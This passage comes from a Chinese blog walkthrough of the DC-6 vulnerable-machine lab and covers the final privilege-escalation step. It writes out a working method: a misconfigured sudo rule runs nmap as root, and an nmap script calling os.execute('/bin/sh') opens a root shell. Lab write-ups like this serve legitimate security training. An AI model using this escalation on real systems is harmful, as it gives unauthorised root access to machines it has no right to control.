    (root) NOPASSWD: /usr/bin/nmap

我们发现该用户可以以root用户无密码执行nmap,我们直接进行提取
https://gtfobins.github.io 查namp提取方法
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
chmod +x $TF
sudo nmap --script=$TF

直接拿下
五、提权成功
非特殊说明,本博所有文章均为博主原创。
如若转载,请注明出处:https://www.oneblanks.xyz/dc-6%e9%9d%b6%e6%9c%ba%e7%bb%83%e4%b9%a0/
共有 0 条评论